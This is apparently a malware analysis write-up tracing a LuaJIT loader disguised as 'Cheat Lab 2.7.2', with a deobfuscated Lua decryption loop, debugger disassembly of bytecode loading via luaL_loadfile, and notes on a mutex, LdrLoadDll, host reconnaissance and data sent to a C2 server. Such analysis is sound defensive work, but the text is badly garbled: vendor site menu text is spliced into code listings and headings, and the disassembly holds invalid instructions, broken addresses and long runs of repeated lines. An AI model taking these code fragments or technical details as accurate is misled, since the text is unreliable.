var_0_31 = var_0_25(var_0_30)
var_0_32 = {}
var_0_33 = 1
var_0_34 = 0
var_0_35 = 0
while var_0_33 <= var_0_31 do
var_0_36 = var_0_24(var_0_30, var_0_33, var_0_33)
var_0_37 = var_0_22[var_0_36]
if var_0_37 then
var_0_34 = var_0_34 + var_0_37 * 64^(3 - var_0_35)
var_0_35 = var_0_35 + 1
if var_0_35 == 4 then
var_0_35 = 0

```

```

if var_0_35 == 4 then
var_0_35 = 0

```

The above pic is a decryption loop. It iterates over var\_0\_26 element by element and

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- o This loop is also very long and contains many junk lines.

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McAfee Big loop ends with assigning the decrypted values back to var\_0\_26.

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```
1164 1T var_0_31 <= var_0_33 or var_0_24(var_0_30, var_0_33 + 1, var_0_33 +
NEW McAfee+ Family Plans 0_18("\xA4", 32040986310546)] then
Prevent Spam and Phishing var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 % 65536 / 256)))
Complete privacy, identity and device protection for up to 6 family members.
Learn More 6 end
1167 break
Other Products & Services end
Learn at McAfee end
What is Antivirus?
What is VPN? var_0_33 = var_0_33 + 1
Scan Protection end
What is Identity Theft?
What is Private Network (VPN) var_0_26[iter_0_3] = var_0_28(var_0_32)
PC & Security end
PC Optimizer end
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```

```
local_removed 1.lua x Watch
elseif var_0_36 == var_0_17[var_0_18("Z", 1836772444404)] then
var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 / 65536)))
if var_0_31 <= var_0_33 or var_0_24(var_0_30, var_0_33 + 1, var_0_33 + 1) ==
0_17[var_0_18("\xA4", 32040986310546)] then
var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 % 65536 / 256)))
end
break
end
var_0_33 = var_0_33 + 1
var_0_26[iter_0_3] = var_0_28(var_0_32)
return function(arg_4_0, arg_4_1, arg_4_2, arg_4_3, arg_4_4, arg_4_5, arg_4_6, arg_4_7,
arg_4_8, arg_4_9, arg_4_10, arg_4_11, arg_4_12, arg_4_13, arg_4_14, arg_4_15, arg_4_16,
arg_4_17, arg_4_18, arg_4_19, arg_4_20, arg_4_21, arg_4_22, arg_4_23, arg_4_24, arg_4_25)
end
```

Place the breakpoint on line 1174 and watch the values of var\_0\_26.

```
local_removed 1.lua x Watch
elseif var_0_36 == var_0_17[var_0_18("Z", 1836772444404)] then
var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 / 65536)))
if var_0_31 <= var_0_33 or var_0_24(var_0_30, var_0_33 + 1, var_0_33 + 1) ==
0_17[var_0_18("\xA4", 32040986310546)] then
var_0_27(var_0_32, var_0_21(var_0_23(var_0_34 % 65536 / 256)))
end
break
end
var_0_33 = var_0_33 + 1
var_0_26[iter_0_3] = var_0_28(var_0_32)
return function(arg_4_0, arg_4_1, arg_4_2, arg_4_3, arg_4_4, arg_4_5, arg_4_6, arg_4_7,
arg_4_8, arg_4_9, arg_4_10, arg_4_11, arg_4_12, arg_4_13, arg_4_14, arg_4_15, arg_4_16,
arg_4_17, arg_4_18, arg_4_19, arg_4_20, arg_4_21, arg_4_22, arg_4_23, arg_4_24, arg_4_25)
end
```

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As we hit the breakpoint multiple times, we see more encoded data decrypted in the resources. All-In-One Protection. Stay Updated

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We can see decrypted strings like Tamper Detected! In var\_0\_26

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**Loading luajit bytecode:**

Before loading the luajit bytecode, a new state is created. Each Lua state maintains its global environment & stack, and a set of loaded libraries, providing isolation between different instances of Lua code.

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8B30	mov esi,dword ptr ds:[rax]
E8 DD550000	call <JMP.&lual_newstate>
48:8BF8	mov rdi,rax
48:85C0	test rax,rax
0F85 98000000	jne compiler.7FF7516D10C7
48:8B1B	mov rbx,qword ptr ds:[rbx]
48:85DB	test rbx,rbx
74 39	je compiler.7FF7516D1070
8D48 02	lea ecx,qword ptr ds:[rax+2]

It loads the luaL\_loadfile export function and loads the debug, io, math, ffi, and other supported libraries.

E8 CB1A0000	call <JMP.&lual_gc>
48:8BCF	mov rcx,rdi
E8 FF1A0000	call <JMP.&lual_openlibs>
BA 01000000	mov edx,1
48:8BCF	mov rcx,rdi
44:8D42 FE	lea r8d,qword ptr ds:[rdx-2]
E8 B21A0000	call <JMP.&lual_gc>
48:631D 3BAF0300	movsxd rbx,dword ptr ds:[7FF75170FA60]
44:8BC6	mov r8d,esi
8BD3	mov edx,ebx
48:8BCF	mov rcx,rdi
2BD6	sub edx,esi

Luajit bytecode loaded using the luaL\_loadfile export function from lua51. It uses the fread function to read the bytecode, and then it moves to the allocated memory using the memmove function.

0000	FF4DAB7310	45:33C0	xor r8d,r8d	lua_loadfile
0000	E9 08000000		jmp <lua51.lua_loadfile>	
0000			int3	
0000			int3	
0000			int3	
0000	7FF4DAB731C	CC	int3	
0000	7FF4DAB731D	CC	int3	
0000			int3	
0000	7FF4DAB7328	48:81EC E0020000	mov qword ptr ss:[rsp+20],rbx	lua_loadfile
0000	7FF4DAB7329	74 51	push rbp	
0000	7FF4DAB732A	48:8817 93FEA300	sub rsp,2E0	
0000			mov rax,qword ptr ds:[7FF4DAF51C8]	00007FF4DAF51C8:"0*2y\"f"
0000			xor rax,rsp	
0000			qword ptr ss:[rsp+2D0],rax	
0000			mov rbp,r8	
0000			mov rdi,r8	
0000			test rdx,rdx	rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\cheat Lab 2.7.2\\readme.txt"
0000			lea rdx,qword ptr ds:[7FF4DAE8CC4]	rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\cheat Lab 2.7.2\\readme.txt"
0000			mov rcx,rdi	rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\cheat Lab 2.7.2\\readme.txt"
0000			qword ptr ds:[<&fopens>]	
0000			mov qword ptr ss:[rsp+C0],rax	
0000			test rax,rax	
0000			jne lua51.7FF4DAB7399	
0000			call qword ptr ds:[<&errno>]	
0000			mov ecx,dword ptr ds:[rax]	
0000			call qword ptr ds:[<&strerror>]	
0000			mov r8,rdi	
0000			lea rdx,qword ptr ds:[7FF4DAE8CC8]	rdx:"C:\\Users\\[redacted]\\AppData\\Roaming\\cheat Lab 2.7.2\\readme.txt"
0000			mov r9,rax	
0000			mov rcx,rbx	

00	4C:8B0F		mov r9,qword ptr ds:[rdi]
00	BA 01000000		mov edx,1
00	48:895C24 30		mov qword ptr ss:[rsp+30],rbx
00	B8 00020000		mov r8d,200
00	48:8D5F 08		lea rbx,qword ptr ds:[rdi+8]
00	48:8BCB		mov rcx,rbx
00	FF15 4EEC0200		call qword ptr ds:[<&fread>]
00	33C9		xor ecx,ecx
00	48:8906		mov qword ptr ds:[rsi],rax
00	48:8B7424 38		mov rsi,qword ptr ss:[rsp+38]
00	48:85C0		test rax,rax
00	48:0F44D9		cmov rax,rcx
00	48:8BC3		mov rax,rbx
00	48:8B5C24 30		mov rbx,qword ptr ss:[rsp+30]
00	48:83C4 20		add rsp,20

The personal data in the readme. Text is moved randomly, changing the bytecode from one offset to another and the memory API function. The exact length of 200 bytes from the Jit bytecode is copied using the memory API function.

00	E8 32150500		call <JMP.&memmove>
00	8D043E		lea eax,qword ptr ds:[rsi+rdi]
00	8943 3C		mov dword ptr ds:[rbx+3C],eax
00	8BC7		mov eax,edi
00	48:03C6		add rax,rsi
00	EB 06		jmp lua51.7FF4DA93F71
00	49:03C0		add rax,r8
00	48:8BF5		mov rsi,rbp
00	48:8973 20		mov qword ptr ds:[rbx+20],rsi
00	48:8BF8		mov rdi,rax
00	48:8943 28		mov qword ptr ds:[rbx+28],rax
00	48:8B4B 20		mov rcx,qword ptr ds:[rbx+20]
00	4A:8D0439		lea rax,qword ptr ds:[rcx+r15]
00	48:3BC7		cmp rax,rdi

It took 40 iterations and processed them using the below floating-point arithmetic and xor instruction.

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```

00401000 mov     xmm1,qword ptr ds:[rcx+r15*8]
00401005 mov     xmm7,xmm7
0040100A xorsps xmm7,xmm7
0040100F mov     dx,word ptr ds:[rcx+r15*8+1]
00401012 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401015 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401018 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040101B mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040101E mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401021 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401024 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401027 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040102A mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040102D mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401030 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401033 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401036 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401039 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040103C mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040103F mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401042 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401045 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401048 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040104B mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040104E mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401051 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401054 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401057 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040105A mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040105D mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401060 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401063 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401066 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401069 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040106C mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040106F mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401072 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401075 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401078 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040107B mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040107E mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401081 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401084 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401087 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040108A mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040108D mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401090 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401093 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401096 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401099 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040109C mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040109F mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010A2 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010A5 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010A8 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010AB mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010AE mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010B1 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010B4 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010B7 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010BA mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010BD mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010C0 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010C3 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010C6 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010C9 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010CC mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010CF mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010D2 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010D5 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010D8 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010DB mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010DE mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010E1 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010E4 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010E7 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010EA mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010ED mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010F0 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010F3 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010F6 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010F9 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004010FC mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401100 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401105 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040110A mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040110F mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401114 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401119 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040111E mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401123 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401128 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040112D mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401132 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401137 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040113C mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401141 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401146 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040114B mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401150 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401155 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040115A mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040115F mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401164 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401169 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040116E mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401173 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401178 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040117D mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401182 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401187 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040118C mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401191 mov     rtsi,word ptr ds:[rcx+r15*8+1]
00401196 mov     rtsi,word ptr ds:[rcx+r15*8+1]
0040119B mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011A0 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011A5 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011AA mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011AF mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011B4 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011B9 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011BE mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011C3 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011C8 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011CD mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011D2 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011D7 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011DC mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011E1 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011E6 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011EB mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011F0 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011F5 mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011FA mov     rtsi,word ptr ds:[rcx+r15*8+1]
004011FF mov     rtsi,word ptr ds:[rcx+r15*8+1]

```

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It uses memory API functions to move the bytes from the source to the destination buffer.

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After further analysis, we found that c definition for variable and arguments which will be used in this scan.

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```

48 7E4A0100 call <JMP.6memmove>
41:6442E 10 00 mov     byte ptr ds:[r14+rbp+10],0
49:8B07 08 mov     rax,qword ptr ds:[r15]
41:8B57 08 mov     edx,dword ptr ds:[r15+8]
49:23D5 80C990 and     rdx,r13
80C990 mov     ecx,dword ptr ds:[rax+rdx*4]
41:890E 49:8B07 mov     dword ptr ds:[r14],ecx
44:893490 mov     rax,qword ptr ds:[r15]
41:8B4F 0C mov     ecx,dword ptr ds:[rax+rdx*4],r14d
41:8B5F 08 mov     ebx,dword ptr ds:[r15+8]
8041 01 lea     eax,qword ptr ds:[rcx+1]
41:8947 0C mov     dword ptr ds:[r15+C],eax
38C8 cmp     ecx,ebx
0F86 84000000 jbe     lua51.7FFE4DAD0AFA
801C5D 01000000 mov     esi,dword ptr ds:[r12+8]
807E 29 03 lea     ebx,qword ptr ds:[rbx*2+1]
0F84 9E000000 jmp     lua51.7FFE4DAD0AFA
81FB FFFFFFF03 cmp     ebx,3FFFFFFF
0F83 92000000 jae     lua51.7FFE4DAD0AFA
44:8D0C9D 04000000 lea     r9d,qword ptr ds:[rbx*4+4]
45:33C0 xor     r8d,r8d
33D2 mov     edx,edx
49:8BCC mov     rcx,r12
E8 F3F6FDF call   lua51.7FFE4DAD0170

```

Address	Disassembly	Comment
48 7E4A0100	call <JMP.6memmove>	
41:6442E 10 00	mov byte ptr ds:[r14+rbp+10],0	
49:8B07 08	mov rax,qword ptr ds:[r15]	
41:8B57 08	mov edx,dword ptr ds:[r15+8]	
49:23D5 80C990	and rdx,r13	
80C990	mov ecx,dword ptr ds:[rax+rdx*4]	
41:890E 49:8B07	mov dword ptr ds:[r14],ecx	
44:893490	mov rax,qword ptr ds:[r15]	
41:8B4F 0C	mov ecx,dword ptr ds:[rax+rdx*4],r14d	
41:8B5F 08	mov ebx,dword ptr ds:[r15+8]	
8041 01	lea eax,qword ptr ds:[rcx+1]	
41:8947 0C	mov dword ptr ds:[r15+C],eax	
38C8	cmp ecx,ebx	
0F86 84000000	jbe lua51.7FFE4DAD0AFA	
801C5D 01000000	mov esi,dword ptr ds:[r12+8]	
807E 29 03	lea ebx,qword ptr ds:[rbx*2+1]	
0F84 9E000000	jmp lua51.7FFE4DAD0AFA	
81FB FFFFFFF03	cmp ebx,3FFFFFFF	
0F83 92000000	jae lua51.7FFE4DAD0AFA	
44:8D0C9D 04000000	lea r9d,qword ptr ds:[rbx*4+4]	
45:33C0	xor r8d,r8d	
33D2	mov edx,edx	
49:8BCC	mov rcx,r12	
E8 F3F6FDF	call lua51.7FFE4DAD0170	

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We have seen some API definitions, and it uses ffi for directly accessing Windows API functions from C language. Here are some examples of defining API functions,

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
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It creates the mutex with the name winter750 using CreateMutexExW.

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It loads the dll at runtime using the LdrLoadDll function from ntdll.dll. This function is called using

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It retrieves the ComputerName from the Windows registry using the GetComputerNameA function

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

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00007FD67EAA770	40:55	push rbp	GetComputerNameW
00007FD67EAA772	53	push rbp	rbx: "p5ëgy\x7F"
00007FD67EAA773	56	push rsi	
00007FD67EAA774	59	push rdi	
00007FD67EAA775	5B	push r12	r12:6"C:\Users\ [redacted] \AppData\Roaming\Cheat Lab 2.7
00007FD67EAA776	5D	push r14	
00007FD67EAA777	5F	push r15	
00007FD67EAA778	48:8BEC	mov rbp, rsp	
00007FD67EAA77E	48:83EC 70	sub rsp, 70	
00007FD67EAA77F	48:83EC 70	mov r8d, dword ptr ds:[rdx]	rbx: "p5ëgy\x7F"
00007FD67EAA780	48:8801	mov rbx, rdx	
00007FD67EAA781	48:8801	mov rdx, rdx	
00007FD67EAA782	48:8801	mov rdx, rdx	
00007FD67EAA783	48:8801	mov rdx, rdx	
00007FD67EAA784	48:8801	mov rdx, rdx	
00007FD67EAA785	48:8801	mov rdx, rdx	
00007FD67EAA786	48:8801	mov rdx, rdx	
00007FD67EAA787	48:8801	mov rdx, rdx	
00007FD67EAA788	48:8801	mov rdx, rdx	
00007FD67EAA789	48:8801	mov rdx, rdx	
00007FD67EAA78A	48:8801	mov rdx, rdx	
00007FD67EAA78B	48:8801	mov rdx, rdx	
00007FD67EAA78C	48:8801	mov rdx, rdx	
00007FD67EAA78D	48:8801	mov rdx, rdx	
00007FD67EAA78E	48:8801	mov rdx, rdx	
00007FD67EAA78F	48:8801	mov rdx, rdx	
00007FD67EAA790	48:8801	mov rdx, rdx	
00007FD67EAA791	48:8801	mov rdx, rdx	
00007FD67EAA792	48:8801	mov rdx, rdx	
00007FD67EAA793	48:8801	mov rdx, rdx	
00007FD67EAA794	48:8801	mov rdx, rdx	
00007FD67EAA795	48:8801	mov rdx, rdx	
00007FD67EAA796	48:8801	mov rdx, rdx	
00007FD67EAA797	48:8801	mov rdx, rdx	
00007FD67EAA798	48:8801	mov rdx, rdx	
00007FD67EAA799	48:8801	mov rdx, rdx	
00007FD67EAA79A	48:8801	mov rdx, rdx	
00007FD67EAA79B	48:8801	mov rdx, rdx	
00007FD67EAA79C	48:8801	mov rdx, rdx	
00007FD67EAA79D	48:8801	mov rdx, rdx	
00007FD67EAA79E	48:8801	mov rdx, rdx	
00007FD67EAA79F	48:8801	mov rdx, rdx	
00007FD67EAA7A0	48:8801	mov rdx, rdx	
00007FD67EAA7A1	48:8801	mov rdx, rdx	
00007FD67EAA7A2	48:8801	mov rdx, rdx	
00007FD67EAA7A3	48:8801	mov rdx, rdx	
00007FD67EAA7A4	48:8801	mov rdx, rdx	
00007FD67EAA7A5	48:8801	mov rdx, rdx	
00007FD67EAA7A6	48:8801	mov rdx, rdx	
00007FD67EAA7A7	48:8801	mov rdx, rdx	
00007FD67EAA7A8	48:8801	mov rdx, rdx	
00007FD67EAA7A9	48:8801	mov rdx, rdx	
00007FD67EAA7AA	48:8801	mov rdx, rdx	
00007FD67EAA7AB	48:8801	mov rdx, rdx	
00007FD67EAA7AC	48:8801	mov rdx, rdx	
00007FD67EAA7AD	48:8801	mov rdx, rdx	
00007FD67EAA7AE	48:8801	mov rdx, rdx	
00007FD67EAA7AF	48:8801	mov rdx, rdx	
00007FD67EAA7B0	48:8801	mov rdx, rdx	
00007FD67EAA7B1	48:8801	mov rdx, rdx	
00007FD67EAA7B2	48:8801	mov rdx, rdx	
00007FD67EAA7B3	48:8801	mov rdx, rdx	
00007FD67EAA7B4	48:8801	mov rdx, rdx	
00007FD67EAA7B5	48:8801	mov rdx, rdx	
00007FD67EAA7B6	48:8801	mov rdx, rdx	
00007FD67EAA7B7	48:8801	mov rdx, rdx	
00007FD67EAA7B8	48:8801	mov rdx, rdx	
00007FD67EAA7B9	48:8801	mov rdx, rdx	
00007FD67EAA7BA	48:8801	mov rdx, rdx	
00007FD67EAA7BB	48:8801	mov rdx, rdx	
00007FD67EAA7BC	48:8801	mov rdx, rdx	
00007FD67EAA7BD	48:8801	mov rdx, rdx	
00007FD67EAA7BE	48:8801	mov rdx, rdx	
00007FD67EAA7BF	48:8801	mov rdx, rdx	
00007FD67EAA7C0	48:8801	mov rdx, rdx	
00007FD67EAA7C1	48:8801	mov rdx, rdx	
00007FD67EAA7C2	48:8801	mov rdx, rdx	
00007FD67EAA7C3	48:8801	mov rdx, rdx	
00007FD67EAA7C4	48:8801	mov rdx, rdx	
00007FD67EAA7C5	48:8801	mov rdx, rdx	
00007FD67EAA7C6	48:8801	mov rdx, rdx	
00007FD67EAA7C7	48:8801	mov rdx, rdx	
00007FD67EAA7C8	48:8801	mov rdx, rdx	
00007FD67EAA7C9	48:8801	mov rdx, rdx	
00007FD67EAA7CA	48:8801	mov rdx, rdx	
00007FD67EAA7CB	48:8801	mov rdx, rdx	
00007FD67EAA7CC	48:8801	mov rdx, rdx	
00007FD67EAA7CD	48:8801	mov rdx, rdx	
00007FD67EAA7CE	48:8801	mov rdx, rdx	
00007FD67EAA7CF	48:8801	mov rdx, rdx	
00007FD67EAA7D0	48:8801	mov rdx, rdx	
00007FD67EAA7D1	48:8801	mov rdx, rdx	
00007FD67EAA7D2	48:8801	mov rdx, rdx	
00007FD67EAA7D3	48:8801	mov rdx, rdx	
00007FD67EAA7D4	48:8801	mov rdx, rdx	
00007FD67EAA7D5	48:8801	mov rdx, rdx	
00007FD67EAA7D6	48:8801	mov rdx, rdx	
00007FD67EAA7D7	48:8801	mov rdx, rdx	
00007FD67EAA7D8	48:8801	mov rdx, rdx	
00007FD67EAA7D9	48:8801	mov rdx, rdx	
00007FD67EAA7DA	48:8801	mov rdx, rdx	
00007FD67EAA7DB	48:8801	mov rdx, rdx	
00007FD67EAA7DC	48:8801	mov rdx, rdx	
00007FD67EAA7DD	48:8801	mov rdx, rdx	
00007FD67EAA7DE	48:8801	mov rdx, rdx	
00007FD67EAA7DF	48:8801	mov rdx, rdx	
00007FD67EAA7E0	48:8801	mov rdx, rdx	
00007FD67EAA7E1	48:8801	mov rdx, rdx	
00007FD67EAA7E2	48:8801	mov rdx, rdx	
00007FD67EAA7E3	48:8801	mov rdx, rdx	
00007FD67EAA7E4	48:8801	mov rdx, rdx	
00007FD67EAA7E5	48:8801	mov rdx, rdx	
00007FD67EAA7E6	48:8801	mov rdx, rdx	
00007FD67EAA7E7	48:8801	mov rdx, rdx	
00007FD67EAA7E8	48:8801	mov rdx, rdx	
00007FD67EAA7E9	48:8801	mov rdx, rdx	
00007FD67EAA7EA	48:8801	mov rdx, rdx	
00007FD67EAA7EB	48:8801	mov rdx, rdx	
00007FD67EAA7EC	48:8801	mov rdx, rdx	
00007FD67EAA7ED	48:8801	mov rdx, rdx	
00007FD67EAA7EE	48:8801	mov rdx, rdx	
00007FD67EAA7EF	48:8801	mov rdx, rdx	
00007FD67EAA7F0	48:8801	mov rdx, rdx	
00007FD67EAA7F1	48:8801	mov rdx, rdx	
00007FD67EAA7F2	48:8801	mov rdx, rdx	
00007FD67EAA7F3	48:8801	mov rdx, rdx	
00007FD67EAA7F4	48:8801	mov rdx, rdx	
00007FD67EAA7F5	48:8801	mov rdx, rdx	
00007FD67EAA7F6	48:8801	mov rdx, rdx	
00007FD67EAA7F7	48:8801	mov rdx, rdx	
00007FD67EAA7F8	48:8801	mov rdx, rdx	
00007FD67EAA7F9	48:8801	mov rdx, rdx	
00007FD67EAA7FA	48:8801	mov rdx, rdx	
00007FD67EAA7FB	48:8801	mov rdx, rdx	
00007FD67EAA7FC	48:8801	mov rdx, rdx	
00007FD67EAA7FD	48:8801	mov rdx, rdx	
00007FD67EAA7FE	48:8801	mov rdx, rdx	
00007FD67EAA7FF	48:8801	mov rdx, rdx	

**What is Identity Theft? (VPN)**

It gathers the following information and sends it to the C2 server.

00007FD67EAA796	26 67 75 69	6C 6F 61 64	65 72 49 64	:m.i*...loaderId
